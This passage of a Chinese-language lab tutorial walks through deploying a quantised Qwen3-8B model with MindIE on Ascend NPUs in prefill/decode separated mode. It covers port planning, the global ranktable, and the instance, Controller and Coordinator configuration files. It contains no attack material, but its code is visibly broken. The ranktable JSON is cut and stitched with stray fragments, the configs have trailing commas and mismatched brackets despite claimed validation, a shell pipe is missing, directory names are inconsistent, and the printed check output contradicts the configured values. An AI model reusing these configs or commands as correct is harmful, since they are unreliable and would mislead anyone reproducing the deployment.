 "rope_theta": 1000000,
 "sliding_window": null,
 "tie_word_embeddings": false,
 "torch_dtype": "bfloat16",
 "transformers_version": "4.51.0",
```

```
"use_cache": true,
"use_sliding_window": false,
"vocab_size": 151936
}
```

从模型结构配置文件中可以看到，该模型类型为 qwen3，网络结构为 Qwen3ForCausalLM，隐藏层维度为 4096，网络层数为 36 层，注意力头数为 32，KV 头数为 8，最大位置长度为 40960。use\_cache=true 表示模型推理过程中会使用 KV Cache，这也是后续进行 PD 分离部署的基础。

本实验中，Prefill 实例和 Decode 实例需要加载同一个量化模型目录，因此后续 config\_p.json 和 config\_d.json 中的 modelWeightPath 都需要配置为：

```
"modelWeightPath": "/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8"
```

需要注意，PD 分离部署并不是将模型权重拆成两份，而是将推理过程中的 Prefill 阶段和 Decode 阶段拆分到不同实例中运行。因此，P 实例和 D 实例都需要能够访问同一份模型权重目录，二者通过不同角色完成协同推理。

```
[root@worker03 pd_deploy]# ll /mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8
total 9245180
-rw-r--r-- 1 root root 728 Apr 24 09:45 config.json
-rw-r--r-- 1 root root 73 Apr 24 09:45 configuration.json
-rw-r--r-- 1 root root 239 Apr 24 09:45 generation_config.json
-rw-r--r-- 1 root root 106185 Apr 25 14:22 quant_model_description.json
-rw-r--r-- 1 root root 9452732016 Apr 25 14:22 quant_model_weight_w8a8.safetensors
-rw-r--r-- 1 root root 11422654 Apr 24 09:45 tokenizer.json
-rw-r--r-- 1 root root 9732 Apr 24 09:45 tokenizer_config.json
-rw-r--r-- 1 root root 2776833 Apr 24 09:45 vocab.json
[root@worker03 pd_deploy]#
```

## 步骤 5 确认服务器 IP、NPU HCCNIP 和端口规划

PD 分离部署涉及多个通信地址，主要包括服务器业务 IP 和 NPUHCCNIP 两类。服务器业务 IP 用于 MindIE 服务组件之间的 HTTP 通信，例如 P 实例、D 实例、Controller 和 Coordinator 之间的状态同步；NPUHCCNIP 用于 P/D 实例之间的底层通信和 KVCache 相关数据传输。

如果服务器业务 IP 配置错误，可能导致 Controller 无法访问 P/D 实例，Coordinator 长期处于 notready 状态；如果 NPUHCCNIP 配置错误，可能导致 P/D 之间链路无法建立，linkStatus 异常。因此，在生成配置文件之前，需要先确认 IP 和端口信息。

执行如下命令进行统一检查：

```
echo "===== 1.服务器业务 IP 检查 ====="
ip route get 8.8.8.8
hostname -l

echo
echo "===== 2.NPU0/NPU1 HCCNIP 检查 ====="
/usr/local/Ascend/driver/tools/hccn_tool -i 0 -ip -g
/usr/local/Ascend/driver/tools/hccn_tool -i 1 -ip -g

echo
echo "===== 3.NPU 状态检查 ====="
npu-smi info

echo
```

```
echo "===== 4.PD 分离默认端口占用检查 ====="
```

```
ss -ltnpgrep -E "1025|1026|1027|1028|1029|1030|1040|1041|1050|1121|1122"||echo "默认端口未发现监听，占用检查通过。"
```

```
===== 1.服务器业务 IP检查 =====
bash: ip: command not found
bash: hostname: command not found

===== 2.NPU0/NPU1 HCCNIP检查 =====
ipaddr:192.168.13.10
netmask:255.255.255.0
ipaddr:192.168.13.11
netmask:255.255.255.0

===== 3.NPU状态检查 =====
+-----+
| npu-smi 25.5.1 | Version: 25.5.1 |
+-----+-----+
| NPU Name | Health | Power(W) | Temp(C) | Hugepages-Usage(page) |
| Chip | | Bus-Id | AICore(%) | Memory-Usage(MB) | HBM-Usage(MB) |
+-----+-----+-----+-----+-----+-----+
| 0 910B3 | OK | 92.6 | 48 | 0 / 0 |
| 0 | 0000:C1:00.0 | 0 | 0 | 0 / 0 | 60708/ 65536 |
+-----+-----+-----+-----+-----+-----+
| 1 910B3 | OK | 100.0 | 47 | 0 / 0 |
| 0 | 0000:C2:00.0 | 0 | 0 | 0 / 0 | 60714/ 65536 |
+-----+-----+-----+-----+-----+-----+
```

经过检查，本实验最终采用如下规划：

类别	配置项	取值
服务器业务IP	server_ip/server_id	xx.xx.xx.xx
Prefill实例NPU	device_id	0
Prefill实例NPUIP	device_ip	192.168.13.10
Decode实例NPU	device_id	1
Decode实例NPUIP	device_ip	192.168.13.11
Prefill推理端口	predict_port	1025
Prefill管理端口	mgmt_port	1026
Prefill指标端口	metric_port	1027
Prefill内部通信端口	inter_comm_port	1121
Decode推理端口	predict_port	1028
Decode管理端口	mgmt_port	1029
Decode指标端口	metric_port	1030
Decode内部通信端口	inter_comm_port	1122
Coordinator推理端口	predict_port	1040
Coordinator管理端口	manage_port	1041



ControllerHTTP端口	port	1050
------------------	------	------

## 步骤 6 配置 globalranktable 文件

globalranktable 用于描述 PD 分离部署中的全局资源信息，包括 P 实例、D 实例、Controller、Coordinator 的服务器 IP、服务端口、NPU 卡号、NPUHCCNIP 和 rank 信息。Controller 会读取该文件，并根据其中的信息完成 P/D 实例发现、角色分配和状态同步。因此，该文件是 PD 分离部署中最关键的配置文件之一。本实验中，globalranktable 文件统一命名为：

`/mnt/class/qwen3_deploy/test_hzl/pd_depoly/800TA2-1-global_ranktable.json`

( 1 ) 在实验目录中执行如下命令，即可生成配置文件：

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly
```

```
cat > 800TA2-1-global_ranktable.json <<'EOF'
```

```
{
 "version": "1.0",
 "server_group_list": [
 {
 "group_id": "2",
 "server_count": 2,
 "server_list": [
 {
 "server_id": "xx.xx.xx.xx",
 "server_ip": "xx.xx.xx.xx",
 "predict_port": "1025",
 "mgmt_port": "1026",
 "metric_port": "1027",
 "inter_comm_port": "1121",
 "device": [
 {
 "device_id": "0",
 "device_ip": "192.168.13.10",
 "rank_id": "0",
 "device_logical_id": "0"
 }
]
 },
 {
 "server_id": "xx.xx.xx.xx",
 "server_ip": "xx.xx.xx.xx",
 "predict_port": "1028",
 "mgmt_port": "1029",
 "metric_port": "1030",
 "inter_comm_port": "1122",
 "device": [
 {
 "device_id": "1",
 "device_ip": "192.168.13.11",
 "rank_id": "1",
 "device_logical_id": "1"
 }
]
 }
]
 }
]
}
```



```

]
 }
]
},
{
 "group_id": "1",
 "server_count": 1,
 "server_list": [
 {
 "server_id": "xx.xx.xx.xx",
 "server_ip": "xx.xx.xx.xx",
 "port": 1050
 }
]
},
{
 "group_id": "0",
 "server_count": 1,
 "server_list": [
 {
 "server_id": "xx.xx.xx.xx",
 "server_ip": "xx.xx.xx.xx",
 "port": 1040
 }
]
}
],
"status": "completed"
}
EOF

```

生成后修改文件权限。MindIE 对配置文件权限有安全检查，如果配置文件权限过宽，例如 644，可能会出现 requiredpermissionis640,butgotpermissionis644 类报错。因此建议统一设置为 640。

```

文件权限修改
chmod 640 /mnt/class/qwen3_deploy/test_hzl/pd_depoly/800TA2-1-global_ranktable.json

文件格式检查
python3 -m json.tool /mnt/class/qwen3_deploy/test_hzl/pd_depoly/800TA2-1-global_ranktable.json >/dev/null && echo "globalranktableJSON 格式正确"

生成完成后，可以通过以下命令快速检查关键字段
grep -Ei
"server_id|server_ip|predict_port|mgmt_port|metric_port|inter_comm_port|device_id|device_ip|rank_id|device_logical_id|port" \
/mnt/class/qwen3_deploy/test_hzl/pd_depoly/800TA2-1-global_ranktable.json

```

```
[root@worker03 ~]# grep -Ei "server_id|server_ip|predict_port|mgmt_port|metric_port|device_id|device_ip|rank_id|device_logical_id" /mnt/class/qwen3_deploy/test_hzl/pd_deploy/800TA2-1-global_ranktable.json
{"server_id": "1",
"server_ip": "192.168.13.10",
"predict_port": "1025",
"mgmt_port": "1026",
"metric_port": "1027",
"inter_comm_port": "1121",
"device_id": "0",
"device_ip": "192.168.13.10",
"rank_id": "0",
"device_logical_id": "0"
{"server_id": "1",
"server_ip": "192.168.13.10",
"predict_port": "1028",
"mgmt_port": "1029",
"metric_port": "1030",
"inter_comm_port": "1122",
"device_id": "1",
"device_ip": "192.168.13.11",
"rank_id": "1",
"device_logical_id": "1"
{"server_id": "1",
"server_ip": "192.168.13.10",
"port": "1050",
"server_id": "1",
"server_ip": "192.168.13.10",
"port": "1040"
[root@worker03 ~]#
```

## （2）globalranktable 结构说明

本文件中包含三个 server\_group。其中，group\_id=2 表示 P/D 推理实例组，记录 Prefill 实例和 Decode 实例的服务端口、通信端口和 NPU 信息；group\_id=1 表示 Controller 实例组；group\_id=0 表示 Coordinator 实例组。

在本实验中，P 实例和 D 实例部署在同一台服务器上，因此它们的 server\_id 和 server\_ip 都使用同一个服务器业务 IP，即 xx.xx.xx.xx。P 实例绑定 NPU0，对应 HCCNIP 为 192.168.13.10；D 实例绑定 NPU1，对应 HCCNIP 为 192.168.13.11。

## （3）重点修改点说明

迁移到其他服务器或更换 NPU 卡时，最关注的是 **server\_ip/server\_id**、**device\_id**、**device\_ip**、**device\_logical\_id** 和端口配置。

**server\_id** 和 **server\_ip** 需要修改为当前服务器的业务 IP。该 IP 一般通过 iprouteget8.8.8.8 命令中的 src 字段确认。本实验中为 xx.xx.xx.xx。如果在其他服务器复现实验，不能直接照抄该 IP，需要替换为目标服务器的实际业务 IP。

**device\_ip** 需要填写对应 NPU 卡的 HCCNIP，而不是服务器业务 IP。该 IP 通过 hcn\_tool-i 卡号-ip-g 命令查询。例如本实验中 NPU0 的 HCCNIP 为 192.168.13.10，NPU1 的 HCCNIP 为 192.168.13.11。如果后续改用 NPU2 和 NPU3，就需要分别查询 NPU2 和 NPU3 的 HCCNIP，并同步替换 device\_ip 字段。

**device\_id** 表示物理 NPU 卡号，**device\_logical\_id** 建议与 device\_id 保持一致。本实验中 P 实例使用 NPU0，因此 device\_id 和 device\_logical\_id 均为 0；D 实例使用 NPU1，因此二者均为 1。如果切换到其他卡，例如 P 使用 NPU2、D 使用 NPU3，则需要将 P 实例改为 device\_id=2、device\_logical\_id=2，D 实例改为 device\_id=3、device\_logical\_id=3。

rank\_id 用于标识 PD 集群中的 rank 编号。本实验采用 1P1D 部署，P 实例为 rank\_id=0，D 实例为 rank\_id=1。如果仍然是单机 1P1D 部署，通常保持这两个值不变即可。只有在扩展为多 P、多 D 或多机部署时，才需要重新规划 rank 顺序。

**端口配置**必须与后续 config\_p.json、config\_d.json、ms\_controller.json、ms\_coordinator.json 和启动脚本保持一致。P 实例的 predict\_port/mgmt\_port/metric\_port/inter\_comm\_port 分别为 1025/1026/1027/1121，D 实例分别为 1028/1029/1030/1122，Controller 端口为 1050，Coordinator 推理入口为 1040。如果端口被占用，需要同时修改所有相关配置文件，不能只修改 ranktable 中的端口。

## 步骤 7 创建 Prefill 和 Decode 实例配置文件

完成 globalranktable 配置后，需要分别创建 Prefill 实例配置文件和 Decode 实例配置文件。两个配置文件整体结构基本一致，主要区别在于实例绑定的 NPU 卡号、服务端口和内部通信端口不同。

本实验中，Prefill 实例配置文件命名为 config\_p.json，Decode 实例配置文件命名为 config\_d.json。两个实例都加载同一个 Qwen3-8BW8A8 量化模型目录，但分别承担不同推理阶段：Prefill 实例负责预填充计算，Decode 实例负责解码生成。

### (1) 创建 Prefill 实例配置文件

config\_p.json 用于配置 Prefill 实例。本实验中，Prefill 实例绑定 NPU0，服务端口为 1025/1026/1027，内部通信端口为 1121，模型路径指向 W8A8 量化模型目录。

执行如下命令：

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

cat > config_p.json <<'EOF'
{
 "Version": "1.0.0",
 "ServerConfig": {
 "ipAddress": "127.0.0.1",
 "managementIpAddress": "127.0.0.2",
 "port": 1025,
 "managementPort": 1026,
 "metricsPort": 1027,
 "allowAllZeroIpListening": true,
 "maxLinkNum": 1000,
 "httpsEnabled": false,
 "fullTextEnabled": false,
 "tlsCaPath": "security/ca/",
 "tlsCaFile": ["ca.pem"],
 "tlsCert": "security/certs/server.pem",
 "tlsPk": "security/keys/server.key.pem",
 "tlsPkPwd": "security/pass/key_pwd.txt",
 "tlsCrlPath": "security/certs/",
 "tlsCrlFiles": ["server_crl.pem"],
 "managementTlsCaFile": ["management_ca.pem"],
 "managementTlsCert": "security/certs/management/server.pem",
 "managementTlsPk": "security/keys/management/server.key.pem",
 "managementTlsPkPwd": "security/pass/management/key_pwd.txt",
```

```

"managementTlsCrlPath": "security/management/certs/",
"managementTlsCrlFiles": ["server_crl.pem"],
"kmckSsfMaster": "tools/pmt/master/ksfa",
"kmckSsfStandby": "tools/pmt/standby/ksfb",
"inferMode": "dmi",
"interCommTLSEnabled": false,
"interCommPort": 1121,
"interCommTlsCaPath": "security/grpc/ca/",
"interCommTlsCaFiles": ["ca.pem"],
"interCommTlsCert": "security/grpc/certs/server.pem",
"interCommPk": "security/grpc/keys/server.key.pem",
"interCommPkPwd": "security/grpc/pass/key_pwd.txt",
"interCommTlsCrlPath": "security/grpc/certs/",
"interCommTlsCrlFiles": ["server_crl.pem"],
"openAiSupport": "vllm",
"tokenTimeout": 600,
"e2eTimeout": 600,
"distDPSEnabled": false
},
"BackendConfig": {
 "backendName": "mindieservice_llm_engine",
 "modelInstanceNumber": 1,
 "npuDeviceIds": [[0]],
 "tokenizerProcessNumber": 8,
 "multiNodesInferEnabled": false,
 "multiNodesInferPort": 1120,
 "interNodeTLSEnabled": false,
 "interNodeTlsCaPath": "security/grpc/ca/",
 "interNodeTlsCaFiles": ["ca.pem"],
 "interNodeTlsCert": "security/grpc/certs/server.pem",
 "interNodeTlsPk": "security/grpc/keys/server.key.pem",
 "interNodeTlsPkPwd": "security/grpc/pass/mindie_server_key_pwd.txt",
 "interNodeTlsCrlPath": "security/grpc/certs/",
 "interNodeTlsCrlFiles": ["server_crl.pem"],
 "interNodeKmcKsfMaster": "tools/pmt/master/ksfa",
 "interNodeKmcKsfStandby": "tools/pmt/standby/ksfb",
 "kvPoolConfig": {
 "backend": "",
 "configPath": ""
 },
},
"ModelDeployConfig": {
 "maxSeqLen": 2560,
 "maxInputTokenLen": 2048,
 "truncation": false,
 "ModelConfig": [
 {
 "modelInstanceType": "Standard",
 "modelName": "Qwen3-8B",
 "modelWeightPath":
"/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8",
 "worldSize": 1,
 "cpuMemSize": 0,
 "npuMemSize": -1,
 "backendType": "atb",
 "trustRemoteCode": false,

```

```

 "async_scheduler_wait_time": 120,
 "kv_trans_timeout": 10,
 "kv_link_timeout": 1080,
 "dp": 1,
 "tp": 1,
 "sp": 1,
 "cp": 1
 }
}
},
"ScheduleConfig": {
 "templateType": "Standard",
 "templateName": "Standard_LLM",
 "cacheBlockSize": 128,
 "maxPrefillBatchSize": 4,
 "maxPrefillTokens": 2048,
 "prefillTimeMsPerReq": 150,
 "prefillPolicyType": 0,
 "decodeTimeMsPerReq": 50,
 "decodePolicyType": 0,
 "maxBatchSize": 4,
 "maxIterTimes": 256,
 "maxPreemptCount": 0,
 "supportSelectBatch": false,
 "maxQueueDelayMicroseconds": 5000,
 "maxFirstTokenWaitTime": 2500
}
},
"LogConfig": {
 "dynamicLogLevel": "",
 "dynamicLogLevelValidHours": 2,
 "dynamicLogLevelValidTime": ""
}
}
EOF

```

## (2) 创建 Decode 实例配置文件

config\_d.json 用于配置 Decode 实例。本实验中，Decode 实例绑定 NPU1，服务端口为 1028/1029/1030，内部通信端口为 1122，模型路径同样指向 W8A8 量化模型目录。

执行如下命令：

```

cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

cat > config_d.json <<'EOF'
{
 "Version": "1.0.0",
 "ServerConfig": {
 "ipAddress": "127.0.0.1",
 "managementIpAddress": "127.0.0.2",
 "port": 1028,
 "managementPort": 1029,
 "metricsPort": 1030,
 "allowAllZeroIpListening": true,
 "maxLinkNum": 1000,
 "httpsEnabled": false,

```

```

"fullTextEnabled": false,
"tlsCaPath": "security/ca/",
"tlsCaFile": ["ca.pem"],
"tlsCert": "security/certs/server.pem",
"tlsPk": "security/keys/server.key.pem",
"tlsPkPwd": "security/pass/key_pwd.txt",
"tlsCrlPath": "security/certs/",
"tlsCrlFiles": ["server_crl.pem"],
"managementTlsCaFile": ["management_ca.pem"],
"managementTlsCert": "security/certs/management/server.pem",
"managementTlsPk": "security/keys/management/server.key.pem",
"managementTlsPkPwd": "security/pass/management/key_pwd.txt",
"managementTlsCrlPath": "security/management/certs/",
"managementTlsCrlFiles": ["server_crl.pem"],
"kmckSsfMaster": "tools/pmt/master/ksfa",
"kmckSsfStandby": "tools/pmt/standby/ksfb",
"inferMode": "dmi",
"interCommTLSEnabled": false,
"interCommPort": 1122,
"interCommTlsCaPath": "security/grpc/ca/",
"interCommTlsCaFiles": ["ca.pem"],
"interCommTlsCert": "security/grpc/certs/server.pem",
"interCommPk": "security/grpc/keys/server.key.pem",
"interCommPkPwd": "security/grpc/pass/key_pwd.txt",
"interCommTlsCrlPath": "security/grpc/certs/",
"interCommTlsCrlFiles": ["server_crl.pem"],
"openAiSupport": "vllm",
"tokenTimeout": 600,
"e2eTimeout": 600,
"distDPSEnabled": false
},
"BackendConfig": {
 "backendName": "mindieservice_llm_engine",
 "modelInstanceNumber": 1,
 "npuDeviceIds": [[1]],
 "tokenizerProcessNumber": 8,
 "multiNodesInferEnabled": false,
 "multiNodesInferPort": 1120,
 "interNodeTLSEnabled": false,
 "interNodeTlsCaPath": "security/grpc/ca/",
 "interNodeTlsCaFiles": ["ca.pem"],
 "interNodeTlsCert": "security/grpc/certs/server.pem",
 "interNodeTlsPk": "security/grpc/keys/server.key.pem",
 "interNodeTlsPkPwd": "security/grpc/pass/mindie_server_key_pwd.txt",
 "interNodeTlsCrlPath": "security/grpc/certs/",
 "interNodeTlsCrlFiles": ["server_crl.pem"],
 "interNodeKmcKsfMaster": "tools/pmt/master/ksfa",
 "interNodeKmcKsfStandby": "tools/pmt/standby/ksfb",
 "kvPoolConfig": {
 "backend": "",
 "configPath": ""
 },
},
"ModelDeployConfig": {
 "maxSeqLen": 2560,
 "maxInputTokenLen": 2048,

```

```

 "truncation": false,
 "ModelConfig": [
 {
 "modelInstanceType": "Standard",
 "modelName": "Qwen3-8B",
 "modelWeightPath":
"/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8",
 "worldSize": 1,
 "cpuMemSize": 0,
 "npuMemSize": -1,
 "backendType": "atb",
 "trustRemoteCode": false,
 "async_scheduler_wait_time": 120,
 "kv_trans_timeout": 10,
 "kv_link_timeout": 1080,
 "dp": 1,
 "tp": 1,
 "sp": 1,
 "cp": 1
 }
],
 "ScheduleConfig": {
 "templateType": "Standard",
 "templateName": "Standard_LLM",
 "cacheBlockSize": 128,
 "maxPrefillBatchSize": 4,
 "maxPrefillTokens": 2048,
 "prefillTimeMsPerReq": 150,
 "prefillPolicyType": 0,
 "decodeTimeMsPerReq": 50,
 "decodePolicyType": 0,
 "maxBatchSize": 4,
 "maxIterTimes": 256,
 "maxPreemptCount": 0,
 "supportSelectBatch": false,
 "maxQueueDelayMicroseconds": 5000,
 "maxFirstTokenWaitTime": 2500
 },
 "LogConfig": {
 "dynamicLogLevel": "",
 "dynamicLogLevelValidHours": 2,
 "dynamicLogLevelValidTime": ""
 }
 }
EOF

```

### （3）修改文件权限并检查格式

MindIE 启动时会检查配置文件权限。为避免配置文件权限过宽导致启动失败，建议将 P/D 配置文件权限设置为 640。

```

cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly
chmod 640 config_p.json

```



```
chmod 640 config_d.json

检查格式
python3 -m json.tool config_p.json >/dev/null&&echo "config_p.json JSON 格式正确"
python3 -m json.tool config_d.json >/dev/null&&echo "config_d.json JSON 格式正确"

检查关键字段
cd /mnt/class/qwen3_deploy/test_hzl/pd_deploy

echo "===== config_p.json 关键字段 ====="
grep -Ei
"modelName|modelWeightPath|worldSize|npuDeviceIds|interCommPort|port|managementPort|metricsPort|maxSeqLen|maxInputTokenLen|maxPrefillTokens|maxBatchSize|maxIterTimes" config_p.json

echo
echo "===== config_d.json 关键字段 ====="
grep -Ei
"modelName|modelWeightPath|worldSize|npuDeviceIds|interCommPort|port|managementPort|metricsPort|maxSeqLen|maxInputTokenLen|maxPrefillTokens|maxBatchSize|maxIterTimes" config_d.json
```

```
===== config_p.json关键字段 =====
"port": 1025,
"managementPort": 1026,
"metricsPort": 1027,
"interCommPort": 1121,
"openAiSupport": "vllm",
"npuDeviceIds": [[0]],
"multiNodesInferPort": 1120,
"maxSeqLen": 2560,
"maxInputTokenLen": 2048,
"modelName": "Qwen3-8B",
"modelWeightPath": "/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8",
"worldSize": 1,
"maxPrefillTokens": 2048,
"maxBatchSize": 4,
"maxIterTimes": 256,
"supportSelectBatch": false,

===== config_d.json关键字段 =====
"port": 1028,
"managementPort": 1029,
"metricsPort": 1030,
"interCommPort": 1122,
"openAiSupport": "vllm",
"npuDeviceIds": [[1]],
"multiNodesInferPort": 1120,
"maxSeqLen": 2560,
"maxInputTokenLen": 2048,
"modelName": "Qwen3-8B",
"modelWeightPath": "/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8",
"worldSize": 1,
"maxPrefillTokens": 2048,
"maxBatchSize": 4,
"maxIterTimes": 256,
"supportSelectBatch": false,
```

#### (4) 重点修改点说明

迁移到其他环境时，config\_p.json 和 config\_d.json 中最需要修改的是 modelWeightPath、npuDeviceIds 和端口配置。

modelWeightPath 需要指向当前环境中的模型目录。本实验使用 W8A8 量化模型，因此 P 实例和 D 实例都配置为

/mnt/class/qwen3\_deploy/test\_hzl/mindie/quant\_output/qwen3\_8b\_w8a8。如果切换到其他模型或其他量化输出目录，需要同时修改 P/D 两个配置文件中的该字段。

npuDeviceIds 用于指定当前实例绑定的 NPU 卡。本实验中，P 实例绑定 NPU0，因此 config\_p.json 中设置为[[0]]；D 实例绑定 NPU1，因此 config\_d.json 中设置为[[1]]。如果迁移到其他卡，例如 P 实例使用 NPU2、D 实例使用 NPU3，则需要分别修改为[[2]]和[[3]]，同时还要同步修改 globalranktable 中的 device\_id、device\_logical\_id 和 device\_ip。

端口配置需要与 globalranktable 保持一致。P 实例的 port/managementPort/metricsPort/interCommPort 分别对应 1025/1026/1027/1121，D 实例分别对应 1028/1029/1030/1122。如果端口被占用，不能只修改当前配置文件，还需要同步修改 globalranktable、Controller 配置和相关启动脚本。

worldSize 和 dp/tp/sp/cp 用于描述模型实例并行方式。本实验采用单卡 P 实例和单卡 D 实例，因此 worldSize=1，dp=1，tp=1，sp=1，cp=1。如果后续扩展为多卡 P 实例或多卡 D 实例，需要同步调整这些并行参数，并重新规划 ranktable。

maxPrefillBatchSize、maxPrefillTokens、maxBatchSize 和 maxIterTimes 属于调度和容量相关参数。本实验以功能跑通为目标，因此采用较保守配置，例如 maxBatchSize=4、maxPrefillTokens=2048。如果进行性能测试，可以结合并发请求数、输入长度、输出长度和显存占用进一步调优。

## 步骤 8 创建 Controller 和 Coordinator 配置文件

完成 P 实例和 D 实例配置后，需要继续创建 Controller 和 Coordinator 配置文件。Controller 负责 P/D 实例的状态管理、角色分配和集群状态同步，配置文件 ms\_controller.json；Coordinator 负责接收外部推理请求，并根据 Controller 维护的实例状态，将请求调度到 Prefill 实例和 Decode 实例完成推理，配置文件 ms\_coordinator.json。

在 PD 分离部署中，用户请求不直接访问 P 实例或 D 实例，而是统一访问 Coordinator 入口。本实验中，Coordinator 推理入口为：<http://xx.xx.xx.xx:1040/v1/chat/completions>

在本实验中，Controller 监听 1050 端口，Coordinator 监听 1040 和 1041 端口。其中，1040 是推理请求入口，后续 curl 请求会访问该端口。

### (1) 创建 Controller 配置文件

ms\_controller.json 中最重要的字段是 deploy\_mode、global\_rank\_table\_file\_path、P 实例管理端口、Coordinator 管理端口和 ControllerHTTP 端口。

执行如下命令创建 ms\_controller.json：

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_deploy

cat > ms_controller.json <<'EOF'
{
 "allow_all_zero_ip_listening": false,
 "deploy_mode": "pd_separate",
 "initial_dist_server_port": 10000,
 "cluster_port": 8899,
 "process_manager": {
 "to_file": true,
 "file_path": "/mnt/class/qwen3_deploy/test_hzl/pd_deploy/controller_process_status.json"
 },
 "cluster_status": {
 "to_file": true,
```

```
"file_path": "/mnt/class/qwen3_deploy/test_hzl/pd_depoly/cluster_status_output.json"
},
"controller_backup_cfg": {
 "function_sw": false,
 "database_server_dns": "etcd.default.svc.cluster.local",
 "database_server_port": 2379
},
"global_rank_table_file_path": "/mnt/class/qwen3_deploy/test_hzl/pd_depoly/800TA2-1-
global_ranktable.json",
"scaling_rule_file_path": "/mnt/class/qwen3_deploy/test_hzl/pd_depoly/elastic_scaling.json",
"cluster_synchronization_seconds": 1,
"rank_table_detecting_seconds": 5,
"disappeared_server_waiting_seconds": 7200,
"default_p_rate": 1,
"default_d_rate": 1,
"is_heterogeneous": false,
"server_online_attempt_times": 4,
"server_online_wait_seconds": 5,
"init_role_attempt_times": 2,
"check_role_attempt_times": 300,
"check_role_wait_seconds": 5,
"mindie_server_control_port": 1026,
"mindie_server_port": 1025,
"mindie_server_metric_port": 1027,
"controller_alarm_port": 1027,
"mindie_ms_coordinator_port": 1041,
"http_timeout_seconds": 5,
"http_retries": 3,
"role_decision_methods": "digs",
"digs_request_summary_input_length": 3000,
"digs_request_summary_output_length": 200,
"digs_model_config_path": "./conf/model_config/llama2-70B.json",
"digs_machine_config_path": "./conf/machine_config/800IA2.json",
"digs_prefill_slo": 1000,
"digs_decode_slo": 50,
"multi_node_infer_config": {
 "multi_node_infer_enable": false,
 "p_node_config": {
 "enable_dist_dp_server": false,
 "node_machine_num": 1,
 "tp_size": 1,
 "dp_size": 1,
 "sp_size": 1,
 "cp_size": 1
 },
 "d_node_config": {
 "enable_dist_dp_server": false,
 "node_machine_num": 1,
 "tp_size": 1,
 "dp_size": 1,
 "sp_size": 1,
 "cp_size": 1
 }
},
"model_type": "llama2-70B",
```

```
"transfer_type": "D2DTransfer",
"digs_pp": 1,
"digs_periodic_role_decision": {
 "auto_pd_role_switching_enable": true,
 "role_decision_time_period": 86400,
 "tasks_end_wait_seconds": 300
},
"http_server": {
 "ip": "xx.xx.xx.xx",
 "port": 1050
},
"tls_config": {
 "request_coordinator_tls_enable": false,
 "request_server_tls_enable": false,
 "http_server_tls_enable": false,
 "cluster_tls_enable": false,
 "etcd_server_tls_enable": false,
 "ccae_tls_enable": false,
 "alarm_tls_enable": false
},
"log_info": {
 "log_level": "INFO",
 "to_file": true,
 "to_stdout": true,
 "run_log_path": "/mnt/class/qwen3_deploy/test_hzl/pd_depoly/ms_controller_run_log.txt",
 "operation_log_path":
"/mnt/class/qwen3_deploy/test_hzl/pd_depoly/ms_controller_operation_log.txt",
 "max_log_str_size": 8192,
 "max_log_file_size": 20,
 "max_log_file_num": 10
}
}
EOF
```

## (2) 创建 Coordinator 配置文件

ms\_coordinator.json 中最重要的是 predict\_ip、predict\_port、manage\_ip、manage\_port 和 scheduler\_type。其中，predict\_port=1040 是后续推理请求访问的入口端口。

执行如下命令创建 ms\_coordinator.json：

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

cat > ms_coordinator.json <<'EOF'
{
 "http_config": {
 "allow_all_zero_ip_listening": false,
 "predict_ip": "xx.xx.xx.xx",
 "predict_port": "1040",
 "manage_ip": "xx.xx.xx.xx",
 "manage_port": "1041",
 "alarm_port": "1027",
 "server_thread_num": 10,
 "client_thread_num": 10,
 "http_timeout_seconds": 600,
 "keep_alive_seconds": 180,
 "server_name": "MindIE-MS",
```

```
"user_agent": "Coordinator/1.0"
},
"request_limit": {
 "single_node_max_requests": 1000,
 "max_requests": 10000,
 "body_limit": 10
},
"metrics_config": {
 "enable": false,
 "trigger_size": 100
},
"prometheus_metrics_config": {
 "reuse_time": 3
},
"exception_config": {
 "max_retry": 5,
 "schedule_timeout": 600,
 "first_token_timeout": 600,
 "infer_timeout": 600,
 "tokenizer_timeout": 300
},
"log_info": {
 "log_level": "INFO",
 "to_file": true,
 "to_stdout": true,
 "run_log_path": "/mnt/class/qwen3_deploy/test_hzl/pd_deploy/ms_coordinator_run_log.txt",
 "operation_log_path":
"/mnt/class/qwen3_deploy/test_hzl/pd_deploy/ms_coordinator_operation_log.txt",
 "max_log_str_size": 4096,
 "max_log_file_size": 20,
 "max_log_file_num": 10
},
"digs_scheduler_config": {
 "deploy_mode": "pd_disaggregation_single_container",
 "scheduler_type": "digs_scheduler",
 "algorithm_type": "load_balance",
 "cache_size": "100",
 "slots_thresh": "0.05",
 "block_thresh": "0.05",
 "max_schedule_count": "10000",
 "reordering_type": "1",
 "max_res_num": "5000",
 "res_limit_rate": "1.1",
 "select_type": "2",
 "load_cost_values": "1, 0",
 "load_cost_coefficient": "0, 0.22, 1024, 24, 6, 0, 1, 0, 1"
},
"string_token_rate": 4.02,
"tls_config": {
 "controller_server_tls_enable": false,
 "request_server_tls_enable": false,
 "mindie_client_tls_enable": false,
 "mindie_mangment_tls_enable": false,
 "alarm_client_tls_enable": false
},
}
```

```
"backup_config": {
 "function_enable": false
}
}
EOF
```

### (3) 修改文件权限并检查格式

MindIE 对配置文件权限有安全检查，建议统一设置为 640。

```
cd /mnt/class/qwen3_deploy/test_hzl/pd_depoly

chmod 640 ms_controller.json
chmod 640 ms_coordinator.json

python3 -m json.tool ms_controller.json >/dev/null&&echo "ms_controller.jsonJSON 格式正确"
python3 -m json.tool ms_coordinator.json >/dev/null&&echo "ms_coordinator.jsonJSON 格式正确"

检查关键字段
grep -Ei
"deploy_mode|global_rank_table_file_path|mindie_server_control_port|mindie_server_port|mindie_server_
metric_port|mindie_ms_coordinator_port|ip|port|run_log_path" \
/mnt/class/qwen3_deploy/test_hzl/pd_depoly/ms_controller.json
```

```
[root@worker03 pd_depoly]# grep -Ei "deploy_mode|global_rank_table_file_path|mindie_server_control_port|mindie_
ndie_ms_coordinator_port|ip|port|run_log_path" \
